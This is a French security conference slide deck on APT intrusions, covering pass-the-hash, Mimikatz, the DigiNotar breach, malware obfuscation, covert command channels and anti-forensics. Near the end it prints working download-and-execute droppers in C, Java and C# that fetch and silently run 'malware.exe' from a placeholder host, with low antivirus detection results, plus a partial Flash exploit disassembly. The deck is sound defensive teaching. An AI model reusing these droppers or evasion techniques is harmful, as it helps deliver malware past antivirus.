Etat de la menace avancée

Nicolas RUFF
Chercheur en sécurité
EADS Innovation Works

nicolas.ruff(à)eads.net

Plan

- Les APT* ne sont pas "avancées"
  - Thèse
  - Antithèse
  - Bonus
  - Vote du public

- * APT: Advanced Persistent Threat
  - Synonymes: intrusion ciblée, piratage industriel, vol de secrets d'état, "attaque d'une complexité redoutable", etc.

Thèse

LES APT, C'EST SI SIMPLE ...

Les APT, c'est si simple …

- Un scénario bien rôdé
  - Contournement du "château fort" par intrusion sur un élément interne
  - Collecte de mots de passe
  - Contrôle du domaine Windows
  - Vol et exfiltration des données

Les APT, c'est si simple

- Pourquoi ça fonctionne si bien ?
  - Too Many (Software) Flaws
    - Et pas assez de défense en profondeur
  - Les mots de passe ne servent à rien

Les APT, c'est si simple

- Problème #1: "Pass the Hash"
  - Il n'est pas nécessaire de connaitre le mot de passe d'un utilisateur pour s'authentifier à sa place
    - Il suffit de connaitre le hash LM ou NTLM de son mot de passe
    - Le hash est conservé en mémoire
  - Kerberos ne sert à rien
    - Tant que LM et NTLM ne peuvent pas être entièrement désactivés
  - Les cartes à puce ne servent à rien

Les APT, c'est si simple

Smart cards and multifactor authentication

Multifactor authentication methods, such as smartcards, can greatly enhance the strength of the proof of the user's identity if the host is secure, but these methods do not provide immunity from credential theft attacks. While multiple factors are required for initial logon, the Windows operating system communicates with other domain computers using standard Kerberos and NTLM authentication protocols that exchange


- Source: "Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques"
  - http://www.microsoft.com/en-us/download/details.aspx?id=36036

Les APT, c'est si simple

- Problème #2: vol du mot de passe en clair
  - By design, le mot de passe est conservé en clair dans la mémoire pendant toute la durée de la session utilisateur
- Source: Mimikatz
  - http://blog.gentilkiwi.com/mimikatz

Les APT, c'est si simple

- … et ça marche



4.3.3 Suspicious files

From the results of pattern matching text searches, a list of files was composed that had been present in the directory /beurs of the Main-web server over time. The following list of 125 files is not exhaustive, as a number of log files appear to have been removed and overwritten and were beyond recovery.

File name	File name	File name	File name
aaaa.txt	darv28.exe	ids.zip	saerts.zip.part3.txt
all.zip	darv28.zip	jobdone.zip	saerts.zip.part4.txt
asdasd.zip	darv29.zip	keo.zip	settings
aselect.rar	darv3.zip	last.zip	Settings.aspx
bapi.zip	darv30.zip	lastdb.zip	settings.aspx
beurs.aspx	darv31.zip	lb.msi	settings.zip
bin.zip	darv33.zip	ldap.msi	sms.msi
c.zip	darv34.exe	ldap.msi	SQLderwe2005_SSMSEE.msi
cachedump.exe	darv34.zip	md5s.txt	ssl.zip
certcontainer.dll	darv35.zip	mimi.zip:ochem.zip	tijdstempel.pfx
code.zip	darv36.zip	mswinsck.ocx	Troj25.exe
csign.zip	darv37.zip	msxml6.msi	twitter.zip
dar.rar	darv38.zip	nc.exe	up.aspx
dar.zip	darv4.zip	newjob.zip	USBDeview.exe
darpl.zip	darv5.zip	nfast.zip	validate.zip
darv11.zip	darv6.zip	nasl.zip	vcredist_x86.exe
darv12.zip	darv7.zip	origrsa.zip	webapp.zip
darv13.zip	darv8.zip	passadmin.rar	websign.rar
darv15.zip	darv9.zip	pks.zip	win.exe
darv16.zip	data.zip	PortQry.exe	win2.exe
darv17.zip	dbpub.zip	psexec.exe	win3.exe
darv18.zip	Default.aspx	putty.exe	z3.exe
darv19.zip	Depends.exe	PwDump.exe	z4.exe
darv20.zip	depends.exe	qualifieddata.zip	z5.exe
darv21.zip	DigiNotar_Services_CA.cer	Read1.exe	Zip2.exe
darv22.zip	direct.exe	Read2.exe	zip3.exe
darv23.zip	direct.zip	Read3.exe	zipped.zip
darv24.exe	direct83.exe	Repositories.zip	Zipper.exe
darv24.zip	elm.zip	rsa_cm_68.zip	
darv25.zip	ev-add.zip	rsaservice.rar	
darv26.zip	f1.cwr	saerts.zip.part1.txt	
darv27.zip	final.zip	saerts.zip.part2.txt	

- Source: rapport d'expertise sur l'intrusion chez DigiNotar
  - http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/rapporten/2012/08/13/black-tulip-update/black-tulip-update.pdf

Les APT, c'est si simple

- Même les attaquants font des erreurs !
  - http://www.mandiant.com/apt1
  - http://www.youtube.com/watch?v=6p7FqSav6Ho
  - http://www.youtube.com/watch?v=IhAVf4gjx1M

Antithèse

CA SE COMPLIQUE …

Ca se complique

- Backdoor en .NET
  - Anti-analyse statique (obfuscation)
  - Anti-analyse dynamique (anti-debug)
  - Très peu d'outils disponibles
- Solution(s)
  - SAE (Simple Assembly Explorer)
  - WinDbg + SOS
  - Cf. autre présentation plus détaillée

Ca se complique

- Fichiers chiffrés
  - Microsoft Office essaie par défaut le mot de passe "VelvetSweatshop"
  - Adobe Reader essaie par défaut le mot de passe vide
  - Très peu d'outils disponibles
    - Même Microsoft OffVis échoue
- Solution(s)
  - "Quick Win": interception de CryptDecrypt() avec IDAPython

Ca se complique

- Création d'un service
  - Le SCM (Service Control Manager) tue tout service qui met plus de 30 secondes à démarrer
    - Interdit le "single step" manuel avec un débogueur dans le processus
- Solution(s)
  - HKLM\SYSTEM\CurrentControlSet\Control\ServicesPipeTimeout

Ca se complique

- Exploitation d'une faille dans Flash Player
  - Du travail de pro

```
00126) + 0:1 getlex <q>[public]flash.system::Capabilities
00127) + 1:1 getproperty <q>[public]::version
00128) + 1:1 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::toLowerCase, 0 params
00129) + 1:1 pushstring "win 10,3,181,23"
00130) + 2:1 equals
00131) + 1:1 iffalse ->501
00132) + 0:1 getlex <q>[public]flash.system::Capabilities
00133) + 1:1 getproperty <q>[public]::version
00134) + 1:1 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::toLowerCase, 0 params
00135) + 1:1 pushstring "win 10,3,181,14"
00136) + 2:1 ifne ->298
00137) + 0:1 getlex <q>[public]flash.system::Capabilities
00138) + 1:1 getproperty <q>[public]::playerType
00139) + 1:1 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::toLowerCase, 0 params
00140) + 1:1 pushstring "activex"
00141) + 2:1 ifne ->210
00142) + 0:1 getlocal_0
00143) + 1:1 getlocal_0
00144) + 2:1 getproperty <q>[public]::baseaddr
00145) + 2:1 pushint 4147053
00146) + 3:1 subtract
00147) + 2:1 initproperty <q>[public]::xchg_eax_esp_ret
00148) + 0:1 getlocal_0
00149) + 1:1 getlocal_0
00150) + 2:1 getproperty <q>[public]::baseaddr
00151) + 2:1 pushint 3142921
```

Test de version

Construction du ROP

Ca se complique

- Evasion des outils d'analyse
  - Constat
    - Résolution dynamique des imports avec GetProcAddress() ...
    - ... puis "CALL [@addr+2]" ???
  - Effets
    - Contournement des points d'arrêt à l'entrée de la fonction
    - Crash (certains) outils d'API Hooking

Ca se complique

- Cause
  - Les binaires système sont compilés avec /HOTPATCH
    - http://msdn.microsoft.com/en-us/library/ms173507.aspx

```
.text:7C809BE7
.text:7C809BE7                ; BOOL __stdcall CloseHandle(HANDLE hObject)
.text:7C809BE7                                public _CloseHandle@4
.text:7C809BE7                _CloseHandle@4  proc near               ; CODE XREF: BasepLoadLibraryAsDataFile(x,x,x)+147↓p
.text:7C809BE7                                                        ; BasepLoadLibraryAsDataFile(x,x,x)+171↓p ...
.text:7C809BE7
.text:7C809BE7                hObject         = dword ptr  8
.text:7C809BE7
.text:7C809BE7                ; FUNCTION CHUNK AT .text:7C81D3E7 SIZE 0000000A BYTES
.text:7C809BE7                ; FUNCTION CHUNK AT .text:7C830A42 SIZE 00000023 BYTES
.text:7C809BE7                ; FUNCTION CHUNK AT .text:7C839BD9 SIZE 0000000B BYTES
.text:7C809BE7
.text:7C809BE7 8B FF                          mov     edi, edi
.text:7C809BE9 55                             push    ebp
.text:7C809BEA 8B EC                          mov     ebp, esp
.text:7C809BEC 64 A1 18 00+                   mov     eax, large fs:18h
```

Ca se complique

- Quelques canaux de contrôle "rigolos"
  - Commentaire dans une image accédée toutes les minutes
    - Nom identique ➔ remplacement du fichier en cache
  - Commentaire HTML dans une page d'erreur 404
  - "User-Agent"
  - Entêtes HTTP "X-*"
  - Cookie "de session"
  - DNS
  - …

- Source(s)
  - http://www.cyberesi.com/2011/08/31/364/
  - http://www.commandfive.com/papers/C5_APT_C2InTheFifthDomain.pdf

Ca se complique

- Utilisation de l'API SetFileTime()
  - Anti-forensics FTW !

Sets the date and time that the specified file or directory was created, last accessed, or last modified.

Syntax

C++

```
BOOL WINAPI SetFileTime(
  _In_      HANDLE hFile,
  _In_opt_  const FILETIME *lpCreationTime,
  _In_opt_  const FILETIME *lpLastAccessTime,
  _In_opt_  const FILETIME *lpLastWriteTime
);
```

Ca se complique

- Quizz ☺

```
00401000 ; Attributes: bp-based frame
00401000
00401000 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
00401000 _WinMain@16 proc near
00401000
00401000 var_32E0= byte ptr -32E0h
00401000 var_32DF= byte ptr -32DFh
00401000 Buffer= byte ptr -110h
00401000 var_C= dword ptr -0Ch
00401000 var_8= dword ptr -8
00401000 var_4= dword ptr -4
00401000 hInstance= dword ptr  8
00401000 hPrevInstance= dword ptr  0Ch
00401000 lpCmdLine= dword ptr  10h
00401000 nShowCmd= dword ptr  14h
00401000
00401000 push    ebp
00401001 mov     ebp, esp
00401003 mov     eax, 32E0h
00401008 call    __alloca_probe
0040100D push    esi
0040100E push    edi
0040100F push    0               ; time_t *
00401011 call    _time
00401016 push    eax
00401017 call    store_time
0040101C add     esp, 8
0040101F mov     [ebp+var_C], offset loc_401360
00401026 mov     [ebp+var_8], offset loc_401350
0040102D mov     [ebp+var_4], offset loc_401380
00401034 call    _rand
00401039 cdq
0040103A mov     ecx, 3
0040103F idiv    ecx
00401041 call    [ebp+edx*4+var_C]
```

Ca se complique

- Mais aussi …
  - Vol (?) de certificats de signature
  - Stockage dans des ADS (Alternate Data Streams)
  - Exploitation de faille dans la semaine qui suit le bulletin Microsoft
    - … voire avant la publication sur les cibles plus importantes ?
  - Backdoors PlugX, Poison Ivy, (DarkComet), …
    - Taux de détection par les antivirus: 5% (au mieux)

Bonus: attribution

```
SFX Archive malware.vir

Comment: ;下面的注释包含自解压脚本命令

Path=%temp%
SavePath
Setup=%temp%\svchost.exe
Silent=1
Overwrite=1
Update=U
```


Bonus: attribution

```
Registrant Contact:
   jinfei Documents Inc.
   john doe ()

   Fax:
   111 Main St.
   Hometown, WA 98003
   US

Administrative Contact:
   Zhengzhou Jinfei Technology Co., Ltd.
   Jinling Guo (web@3a88.com)
   +86.37186013552
   Fax: +86.37186013552
   No.2-110, Dongfeng Road
   Zhengzhou, HENAN 450002
   CN
```

Bonus: attribution



Bonus: antivirus bashing

main.c

(Global Scope) — main(int argc, char * argv[])

```c
#include <UrlMon.h>
#include <tchar.h>
#include <stdio.h>

#define FILENAME "malware.exe"

#pragma comment(lib, "urlmon.lib")

int main(int argc, char *argv[])
{
    if (URLDownloadToFile(0, L"http://example.com/malware.exe", _T(FILENAME), 0, 0) != S_OK)
    {
        printf("Download FAIL\r\n");
        return 1;
    }

    WinExec(FILENAME, SW_HIDE);

    return 0;
}
```

Bonus: antivirus bashing

virustotal

SHA256: 7ba8ba2535ec994766c13f7dc34592000819c998bbcebd60f7d98ef9b7c72672

Nom du fichier : DownloadAndExecute.exe

Ratio de détection : 9 / 45

Date d'analyse : 2013-03-13 15:17:18 UTC (il y a 0 minute)

Plus de détails

Analyse | Informations supplémentaires | Commentaires | Votes

Antivirus	Résultat	Mise à jour

Bonus: antivirus bashing

net.java

```java
package adobe.flashplayer;

import java.net.URL;
import java.nio.channels.Channels;
import java.nio.channels.ReadableByteChannel;
import java.io.FileOutputStream;
import java.io.IOException;

public class net {

    public static void main(String[] args) throws IOException {

        URL website = new URL("http://example.com/malware.exe");
        ReadableByteChannel rbc = Channels.newChannel(website.openStream());
        FileOutputStream fos = new FileOutputStream("malware.exe");
        fos.getChannel().transferFrom(rbc, 0, 1 << 24);

        rbc.close();
        fos.close();

        Runtime.getRuntime().exec("malware.exe");
    }

}
```

Un code équivalent (moins optimisé) a été trouvé dans une Applet autosignée

Bonus: antivirus bashing

Bonus: antivirus bashing

Program.cs

DownloadExecuteDotNet.Program — Main(string[] args)

```
using System;
using System.Text;
using System.Net;

namespace DownloadExecuteDotNet
{
    class Program
    {
        static void Main(string[] args)
        {
            using (WebClient Client = new WebClient())
            {
                Client.DownloadFile("http://example.com/malware.exe", "malware.exe");

                System.Diagnostics.Process.Start("malware.exe");
            }
        }
    }
}
```

Bonus: antivirus bashing

virustotal

SHA256: a2bf9bd0d0dc1ebf83f1d7db1ee4197ae96a0f2fa707de71262d3db92940c9ac

Nom du fichier : DownloadExecuteDotNet.exe

Ratio de détection : 0 / 45

Date d'analyse : 2013-03-13 15:25:20 UTC (il y a 3 minutes)

Plus de détails

Analyse | Informations supplémentaires | Commentaires | Votes

Antivirus	Résultat	Mise à jour

Vote du public

CONCLUSION

Conclusion

- Les APT ne sont pas si avancées …
- … mais il ne faut pas prendre les attaquants pour des jambons non plus
- Que se passera-t-il quand les attaquants seront plus forts que nous ?